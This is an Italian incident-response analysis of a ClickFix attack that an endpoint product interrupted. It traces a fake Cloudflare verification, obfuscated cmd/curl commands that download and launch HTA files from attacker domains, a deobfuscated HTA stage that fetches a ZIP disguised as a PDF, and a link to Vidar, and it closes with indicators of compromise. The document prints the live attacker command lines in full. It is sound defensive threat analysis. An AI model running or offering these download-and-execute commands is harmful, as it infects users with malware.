Da ClickFix alla distribuzione HTA: ricostruzione di una catena interrotta da AGGER

Panoramica dell'incidente

Il 14 settembre 2026, **AGGER** ha rilevato e interrotto un tentativo di compromissione finalizzato al download e alla successiva esecuzione di un componente malevolo.

L'attacco prevedeva l'esecuzione manuale di una sequenza di comandi da parte dell'utente, finalizzata al recupero del payload e alla prosecuzione della catena attraverso ulteriori stadi. La reaction applicata da AGGER ha interrotto la catena prima che il file malevolo potesse essere scaricato ed eseguito, impedendo quindi l'acquisizione diretta del payload destinato al sistema.


Per questo motivo, l'attività di analisi si è concentrata sulla ricostruzione dei possibili stage successivi dell'attacco attraverso la correlazione degli artefatti osservati con campioni e campagne documentate pubblicamente.


Parallelamente, l'analisi della cronologia del browser ha permesso di individuare il sito visitato dall'utente poco prima dell'esecuzione dei comandi. Una successiva verifica del sito ha consentito di riprodurre una falsa procedura di verifica che induceva l'utente a eseguire manualmente una sequenza di comandi sul sistema.

La somiglianza tra la procedura riprodotta sul sito e quella ricostruita a partire dalle evidenze dell'incidente, unita alla struttura quasi sovrapponibile del comando, supporta l'ipotesi che l'attacco sia stato avviato tramite una tecnica di social engineering nota come **ClickFix**.

Ricostruzione cronologica della catena di attacco

La figura ricostruisce la catena distinguendo **quando gli eventi si sono verificati** da **quando sono stati analizzati o ricostruiti**. In particolare, il livello del **17 settembre** raccoglie le evidenze emerse dall'analisi della cronologia del browser e dalla verifica del sito, mentre i nodi interni riportano la data in cui gli eventi ricostruiti si collocano nella sequenza. Le sezioni tecniche successive seguono invece l'ordine effettivo dell'analisi, dei pivot e delle attività di hunting.





17 settembre 2026: analisi del vettore iniziale e ricostruzione degli eventi del 14 settembre.
L'analisi della cronologia del browser dell'utente coinvolto ha individuato un redirect da Google verso il sito successivamente risultato compromesso, registrato alle **14:06:47 del 14 settembre**, due minuti e 42 secondi prima della detection di AGGER. Durante la verifica del medesimo sito, effettuata il **17 settembre**, è stata riprodotta una falsa verifica di sicurezza che imitava Cloudflare: la pagina copiava automaticamente una command line negli appunti e invitava l'utente a eseguirla tramite `Win + R → Ctrl + V → Enter`. La procedura e la struttura quasi sovrapponibile dei comandi hanno supportato l'ipotesi che l'esecuzione del 14 settembre fosse stata **probabilmente avviata tramite ClickFix**. Il comando riprodotto il 17 settembre utilizzava però un dominio e un filename diversi da quelli dell'incidente originale.

14 settembre 2026: rilevazione e interruzione della catena.
Alle **14:09:29**, AGGER ha rilevato sull'endpoint la sequenza `explorer.exe → cmd.exe → curl.exe`, finalizzata al download di `rhp.hta` da `embankmentandopal[.]com/zx`. La reaction ha interrotto la catena prima che il file potesse essere scaricato ed eseguito. Il body HTTP che sarebbe stato restituito da questo indirizzo non è stato quindi acquisito: il payload effettivamente destinato all'endpoint non era disponibile per un'analisi diretta.

16 settembre 2026: hunting e correlazione dei possibili stage successivi.
Per proseguire oltre il punto di interruzione, l'indirizzo pubblico `207.148.25[.]29`, associato a `embankmentandopal[.]com`, è stato utilizzato come pivot su **ANY.RUN** e per l'analisi degli historical SSL certificates. Le ricerche hanno portato all'individuazione di un campione pubblico `rhp.hta` e di ulteriori domini correlabili all'infrastruttura osservata. La deoffuscazione del campione ha rivelato codice che prevedeva un download da `viaductandspinel[.]com/ost`, il trattamento di un file con suffisso `.pdf` come archivio e la successiva esecuzione di `WinWrapIDE.exe`. Poiché il campione ne indicava solo il filename, è stato utilizzato come nuovo pivot lo **SHA-256 di `WinWrapIDE.exe` pubblicato da LevelBlue**: la ricerca su ANY.RUN ha individuato `81241123044010750.pdf`, riconosciuto come archivio ZIP, con sette componenti corrispondenti per filename e hash al materiale documentato dalla stessa fonte. La correlazione non ha tuttavia dimostrato né che `rhp.hta` fosse il file distribuito da `/zx`, né che quell'archivio provenisse da `viaductandspinel[.]com/ost` o fosse destinato all'endpoint originale.

---

14 settembre 2026: accesso iniziale e rilevazione

La telemetria direttamente osservata da **AGGER** sull'endpoint ha costituito il punto di partenza tecnico dell'indagine. Alle **14:09:29** è stata rilevata la sequenza `explorer.exe → cmd.exe → curl.exe`, finalizzata al download di un file HTA denominato `rhp.hta` da `embankmentandopal[.]com/zx`.

La command line rilevata, con lo username anonimizzato, era:

```
"C:\WINDOWS\system32\cmd.exe" /v:on /c "(set a=cu&set b=rl&for %1 in (C:\Users\*\AppData\Local\rhp.hta) do
!a!!b! -sLko %1 embankmentandopal[.]com/zx& start "" "%1")"
```

Listing 1: Command line osservata direttamente da AGGER.

Il parametro `/v:on` abilitava la **Delayed Environment Variable Expansion**. Le istruzioni `set a=cu`, `set b=rl` e `!a!!b!` ricostruivano `curl` a runtime, mentre il ciclo `for` assegnava a `%1` il percorso `C:\Users\*\AppData\Local\rhp.hta`.

Rimuovendo l'offuscamento, il comportamento principale risultava equivalente a:

```
curl -sLk -o "C:\Users\*\AppData\Local\rhp.hta" "embankmentandopal[.]com/zx"
start "" "C:\Users\*\AppData\Local\rhp.hta"
```

Listing 2: Rappresentazione deoffuscata della command line osservata.

Le opzioni di `curl` indicavano modalità silenziosa (`-s`), follow degli eventuali redirect (`-L`), mancata validazione del certificato TLS (`-k`) e salvataggio della risposta tramite `-o`.

La telemetria direttamente rilevata da AGGER poteva quindi essere sintetizzata nella seguente catena:




Figura 1: Catena osservata e punto di interruzione della reaction AGGER.

Dal punto di vista MITRE ATT&CK, il comportamento osservato ricade nella **tecnica T1105: Ingress Tool Transfer** [5] e nelle **sottotecniche T1059.003: Windows Command Shell** [4] e **T1027.010: Command Obfuscation** [6].

La reaction applicata da AGGER ha interrotto la catena prima che `rhp.hta` potesse essere scaricato ed eseguito. Di conseguenza, il body HTTP restituito da `embankmentandopal[.]com/zx` non è stato acquisito e il payload effettivamente destinato all'endpoint non era disponibile per un'analisi diretta.

Questo punto ha definito il confine dell'evidenza direttamente osservata sull'endpoint. Per ricostruire i possibili stage successivi, l'indagine è quindi proseguita attraverso attività di hunting e correlazione sugli indicatori emersi dall'incidente.

---

16 settembre 2026: attività di hunting e correlazione

Pivot a partire dall'infrastruttura osservata

Il primo elemento utilizzabile oltre il punto di interruzione era `embankmentandopal[.]com`, osservato direttamente nella command line rilevata da AGGER. Le verifiche sui dati pubblici hanno associato il dominio all'indirizzo IP `207.148.25[.]29` e hanno indicato che `embankmentandopal[.]com` era stato registrato il 14 settembre 2026 tramite **Spaceship, Inc.** [13].

L'indirizzo `207.148.25[.]29` è stato quindi utilizzato come pivot per due attività parallele: la ricerca di esecuzioni pubbliche su **ANY.RUN** e l'analisi degli historical SSL certificates. Il primo ramo aveva l'obiettivo di individuare artefatti compatibili con quanto osservato sull'endpoint; il secondo mirava a estendere la visibilità sull'infrastruttura correlata.

Il pivot su ANY.RUN ha portato all'individuazione di un campione pubblico denominato `rhp.hta` [16], lo stesso filename previsto dalla command line dell'incidente.

Il filename e il contesto infrastrutturale hanno reso il campione rilevante per l'hunting, ma **non è stato possibile dimostrare che `embankmentandopal[.]com/zx` avesse restituito esattamente questo file il 14 settembre**. Il campione è stato quindi utilizzato come artefatto investigativo per ricostruire una possibile prosecuzione della catena, non come payload direttamente acquisito dall'endpoint.

Analisi del campione `rhp.hta` recuperato

L'analisi del campione recuperato ha evidenziato una routine JavaScript che ricostruiva dinamicamente il codice effettivo:

```
(function(){
    var d=[...],x=51,m="fromCharCode",n=0,t="";
    for(;n<d.length;){
        t+=String[m](d[n++]-7^x)
    }
    Function(t)()
})();
```

Listing 3: Routine di deoffuscazione presente nel campione HTA.

La trasformazione applicata era `String.fromCharCode((value - 7) ^ 51)`; il risultato veniva poi concatenato ed eseguito tramite `Function(t)()`.

La ricostruzione e l'esecuzione dinamica del codice sono riconducibili alla **tecnica T1140: Deobfuscate/Decode Files or Information** [8] e alla **sottotecnica T1059.007: JavaScript** [7].

Successivamente, il codice deoffuscato ridimensionava la finestra a `0x0`, la spostava fuori dall'area visibile, creava un oggetto `WScript.Shell` e generava un valore pseudocasuale utilizzato sia come directory sia come filename con estensione `.pdf`.

L'occultamento della finestra rientra nella **sottotecnica T1564.003: Hidden Window** [9].

La logica principale del possibile second stage era:

```
%COMSPEC% /c mkdir "<directory>" 2>nul & curl -s -L -o "<directory>\<numero>.pdf" viaductandspinel[.]com/ost

%COMSPEC% /c if exist "<directory>\<numero>.pdf" (
    tar -xf "<directory>\<numero>.pdf" -C "<directory>" &&
    start "" /b "<directory>\WinWrapIDE.exe" &&
    del /q "<directory>\<numero>.pdf"
)
```

Listing 4: Download, estrazione ed esecuzione definiti nel campione `rhp.hta`.

L'analisi ha quindi fatto emergere due nuovi elementi utili per il pivoting: `viaductandspinel[.]com/ost` e `WinWrapIDE.exe`. Il primo era direttamente presente nel codice deoffuscato; il secondo rappresentava l'eseguibile che il campione prevedeva di avviare dopo l'estrazione del contenuto scaricato. Infatti, il codice mostrava il tentativo di salvare il file con estensione `.pdf` e il successivo utilizzo del comando `tar` per trattarlo come un archivio. Questa modalità operativa è riconducibile alla **sottotecnica T1036.008: Masquerade File Type** [10], mentre il download tramite `curl` ricade nella **tecnica T1105: Ingress Tool Transfer** [5].

Le verifiche pubbliche hanno inoltre indicato che `viaductandspinel[.]com`, come `embankmentandopal[.]com`, era stato registrato il 14 settembre tramite **Spaceship** ed era associato allo stesso indirizzo `207.148.25[.]29` [14]. Questo elemento ha rafforzato l'interesse investigativo sul dominio, senza però colmare il gap tra il campione recuperato e il payload effettivamente destinato all'endpoint.

A questo punto, WinWrapIDE.exe è diventato il nuovo elemento di pivot. Il campione ne indicava il filename, ma non ne conteneva l'hash; inoltre, il body restituito da viaductandspinel[.]com/ost non era disponibile. Per proseguire le attività investigative, è stato quindi aperto un ulteriore ramo di correlazione basato su fonti pubbliche. In particolare, l'articolo pubblicato da LevelBlue è stato utilizzato come fonte per recuperare lo SHA-256 associato a WinWrapIDE.exe, successivamente impiegato come nuovo pivot investigativo.

Pivot su `WinWrapIDE.exe` e correlazione con LevelBlue

La ricerca pubblicata da **LevelBlue SpiderLabs il 10 agosto 2026** documentava una loader chain avviata tramite ClickFix nella quale veniva abusato un eseguibile IBM SPSS legittimo e firmato con lo stesso filename, `WinWrapIDE.exe` [12]. LevelBlue pubblicava per tale file lo SHA-256:

```
0562c588997fa9961d55c6ab1db2656344324bca8db9ea7b64fe309132b2399f
```

Poiché questo hash non proveniva dal campione `rhp.hta` ma da una fonte esterna, è stato utilizzato esclusivamente come pivot investigativo. La ricerca nei report pubblici di **ANY.RUN** ha portato all'individuazione del file `81241123044010750.pdf`.

Nonostante il suffisso `.pdf`, la sandbox ha identificato il file come **ZIP archive data**. Il naming numerico risultava coerente con il comportamento osservato nel campione `rhp.hta`, che generava un filename pseudocasuale e trattava poi il contenuto scaricato come archivio. Questo elemento ha rafforzato la correlazione, senza però dimostrare che si trattasse del file distribuito da `viaductandspinel[.]com/ost`.

L'esecuzione pubblica mostrava una process chain che includeva `WinWrapIDE.exe`, stage intermedi, `7za.exe` e `pythonw.exe`. La stessa analisi riportava i tracker **Stealer** e **Vidar**, oltre al tag `vidar` applicato a `pythonw.exe` [15].




Figura 2: Esecuzione pubblica di `81241123044010750.pdf`; nello stesso screenshot sono visibili process chain, tracker Stealer/Vidar e tag Vidar su `pythonw.exe`.

Per verificare se la correlazione si limitasse al solo filename `WinWrapIDE.exe` o coinvolgesse l'intero package, il contenuto del file è stato confrontato con l'insieme di riferimento pubblicato da LevelBlue. Sono stati individuati sette componenti coincidenti **sia per filename sia per SHA-256** [12][15]:

```
WinWrapIDE.exe
wwide9.dll
ClLoca.dll
Xceed.Wpf.DataGrid.dll
ComPDFKit.Viewer.dll
model.dat
HelperStandardizationApplication.bin
```

Listing 5: Componenti coincidenti con l'insieme di riferimento documentato da LevelBlue.

La corrispondenza dei sette componenti ha fornito un elemento ad alta confidenza a supporto del legame tra il contenuto del file analizzato e il package della loader chain documentata da LevelBlue.

Non è stato tuttavia stabilito che `viaductandspinel[.]com/ost` avesse distribuito questo specifico file. Di conseguenza, non è stato possibile stabilire che `81241123044010750.pdf` rappresentasse il second stage destinato all'endpoint coinvolto nell'incidente originale.

Allo stesso modo, la classificazione **Vidar / Stealer** descriveva la specifica esecuzione pubblica osservata su ANY.RUN e **non dimostrava che Vidar fosse il payload finale previsto per l'incidente del 14 settembre**.

Correlazione dell'infrastruttura

Parallelamente al ramo di correlazione basato su `WinWrapIDE.exe`, il **16 settembre** l'indirizzo `207.148.25[.]29` e il dominio osservato nell'incidente sono stati utilizzati per estendere l'analisi dell'infrastruttura. La consultazione degli historical SSL certificates ha portato all'individuazione di:

```
weirandchalcedony[.]com
rapidsandhematite[.]com
cascadeandtopaz[.]com
cataractandivory[.]com
lockandlabradorite[.]com
```

I certificati relativi a questi domini risultavano **emessi tra l'8 e il 12 settembre 2026**. Questa finestra temporale indicava la data di emissione dei certificati e non il momento in cui i domini erano stati osservati dagli analisti.

Dopo l'introduzione degli ulteriori domini emersi nei diversi rami dell'indagine, è stato possibile confrontare il cluster nel suo insieme. `embankmentandopal[.]com`, `viaductandspinel[.]com`, `aqueductandcitrine[.]com` e i domini individuati tramite historical SSL certificates condividevano un template lessicale ricorrente: **un termine legato all'acqua o a opere di ingegneria civile, la stringa `and` e un termine riferibile a una gemma o a un materiale decorativo**. Esempi includevano `weir + chalcedony`, `cascade + topaz`, `aqueduct + citrine`, `embankment + opal` e `viaduct + spinel`.

Le verifiche sui dati di registrazione hanno inoltre evidenziato un utilizzo ricorrente del registrar **Spaceship**. Queste caratteristiche sono state utilizzate come criteri di correlazione e come possibili pivot per ulteriori attività di hunting; non sono state formulate ipotesi sul meccanismo con cui i nomi dei domini erano stati generati.

Un ulteriore elemento di correlazione è stato individuato in un task Triage pubblico dell'**8 settembre 2026**, quindi precedente all'incidente, nel quale `cataractandivory[.]com/lj` veniva utilizzato per scaricare `ops.hta` [3]. Il task mostrava la stessa costruzione `set a=cu` / `set b=rl`, la **Delayed Environment Variable Expansion**, l'utilizzo di `curl`, il download di un file `.hta` sotto `%LocalAppData%` e la successiva esecuzione tramite `mshta.exe`.

L'esecuzione del file HTA tramite `mshta.exe` rientra nella **sottotecnica T1218.005: System Binary Proxy Execution: Mshta** [11]. Il task Triage rappresentava tuttavia **evidenza TI esterna e preesistente**, non telemetria dell'incidente originale.

Allo stesso modo, la pubblicazione LevelBlue del **10 agosto 2026** e il task Triage dell'**8 settembre 2026** sono stati utilizzati come fonti di correlazione durante l'indagine e non rappresentano eventi osservati sulla macchina coinvolta.

---

17 settembre 2026: ricostruzione dell'accesso iniziale

Dopo aver ricostruito i possibili stage successivi attraverso attività di hunting, l'analisi si è concentrata sul possibile vettore che aveva preceduto l'esecuzione osservata da AGGER.

La cronologia del browser dell'utente coinvolto ha evidenziato che, alle **14:06:47 del 14 settembre**, circa **2 minuti e 42 secondi** prima della detection AGGER delle **14:09:29**, era avvenuto un redirect da Google verso il sito successivamente risultato compromesso.

Il **17 settembre**, una successiva verifica dello stesso sito ha consentito di riprodurre una **falsa verifica di sicurezza che imitava Cloudflare**. La pagina copiava automaticamente una command line negli appunti del sistema e invitava l'utente a eseguirla tramite la sequenza `Win + R → Ctrl + V → Enter`.




Figura 3: Falsa verifica riprodotta durante l'analisi successiva. Le informazioni identificative del sito sono state oscurate.

La command line inserita nella clipboard durante la verifica era:

```
%COMSPEC% /c start "" /min %COMSPEC% /c %COMSPEC% /v:on /c "(set a=cu&set b=rl&for %l in
(%LocalAppData%\pto.hta) do !a!!b! -sLko "%l" aqueductandcitrine[.]com/gb& start "" "%l")"
```

Listing 6: Command line generata durante la verifica del 17/09/2026.

Il comando **non coincideva con quello osservato durante l'incidente originale**: il 14 settembre venivano utilizzati `embankmentandopal[.]com/zx` e `rhp.hta`, mentre la verifica del 17 settembre ha prodotto `aqueductandcitrine[.]com/gb` e `pto.hta`.

La struttura di esecuzione e offuscamento risultava tuttavia quasi sovrapponibile: in entrambi i casi venivano utilizzati `cmd.exe`, la Delayed Environment Variable Expansion, la ricostruzione di `curl` tramite `set a=cu` / `set b=rl`, il download di un file HTA sotto il profilo utente e la successiva esecuzione del file.

La combinazione tra la cronologia di navigazione, la procedura riprodotta sul sito e la forte somiglianza strutturale dei comandi ha supportato l'assessment secondo cui l'esecuzione del 14 settembre fosse stata **probabilmente avviata tramite una tecnica di social engineering di tipo ClickFix**. In termini di mapping MITRE ATT&CK, questo comportamento è riconducibile alla **sottotecnica T1204.004: User Execution: Malicious Copy and Paste** [1][2].

`aqueductandcitrine[.]com` è stato osservato esclusivamente durante questa verifica successiva e **non faceva parte della command line rilevata da AGGER il 14 settembre**.

Mappatura MITRE ATT&CK

Technique	Nome	Evidenza	Scope
T1204.004 [2]	User Execution: Malicious Copy and Paste	Falsa human verification, `Win + R`, paste ed execution	Incidente / verifica successiva
T1059.003 [4]	Windows Command Shell	`cmd.exe /v:on /c`	Incidente
T1105 [5]	Ingress Tool Transfer	`curl` verso `/zx`; `curl` verso `/ost` nel campione HTA	Incidente / campione recuperato

Technique	Nome	Evidenza	Scope
T1027.010 [6]	Command Obfuscation	`a=cu`, `b=rl`, `!a!!b!`	Incidente
T1059.007 [7]	JavaScript	JavaScript presente nell'HTA	Campione `rhp.hta`
T1140 [8]	Deobfuscate/Decode Files or Information	Ricostruzione tramite array, XOR e `fromCharCode`	Campione `rhp.hta`
T1564.003 [9]	Hidden Window	`resizeTo(0,0)` e `moveTo(-32000,-32000)`	Campione `rhp.hta`
T1036.008 [10]	Masquerade File Type	File `.pdf` trattato come archivio	Campione `rhp.hta` / package pubblico
T1218.005 [11]	System Binary Proxy Execution: Mshta	`mshta.exe` esegue `ops.hta`	Task Triage correlato

Indicatori di compromissione

Per mantenere distinta la provenienza degli indicatori, gli IoC sono riportati insieme al contesto nel quale sono emersi. La presenza nella stessa tabella non implica che tutti siano stati osservati direttamente sull'endpoint coinvolto nell'incidente.

Rete

Indicatore	Provenienza / Scope
`embankmentandopal[.]com`	Command line osservata direttamente da AGGER
`embankmentandopal[.]com/zx`	Command line osservata direttamente da AGGER
`207.148.25[.]29`	IP associato al dominio osservato; utilizzato come pivot investigativo
`viaductandspinel[.]com`	Campione pubblico `rhp.hta` recuperato tramite hunting
`viaductandspinel[.]com/ost`	Codice deoffuscato del campione pubblico `rhp.hta`
`aqueductandcitrine[.]com`	Verifica successiva del 17 settembre
`aqueductandcitrine[.]com/gb`	Command line generata durante la verifica del 17 settembre
`cataractandivory[.]com`	Correlazione infrastrutturale / TI esterna
`cataractandivory[.]com/lj`	Task Triage pubblico dell'8 settembre
`weirandchalcedony[.]com`	Historical SSL certificate analysis
`rapidsandhematite[.]com`	Historical SSL certificate analysis
`cascadeandtopaz[.]com`	Historical SSL certificate analysis
`lockandlabradorite[.]com`	Historical SSL certificate analysis

Hash dei file: SHA-256

SHA-256	File	Provenienza / Scope
`02e02d79e0d3bc813e722c3432ec3a08e1aa513cd20c9a57917260d730a31d4f`	`rhp.hta`	Campione pubblico individuato tramite pivot su ANY.RUN
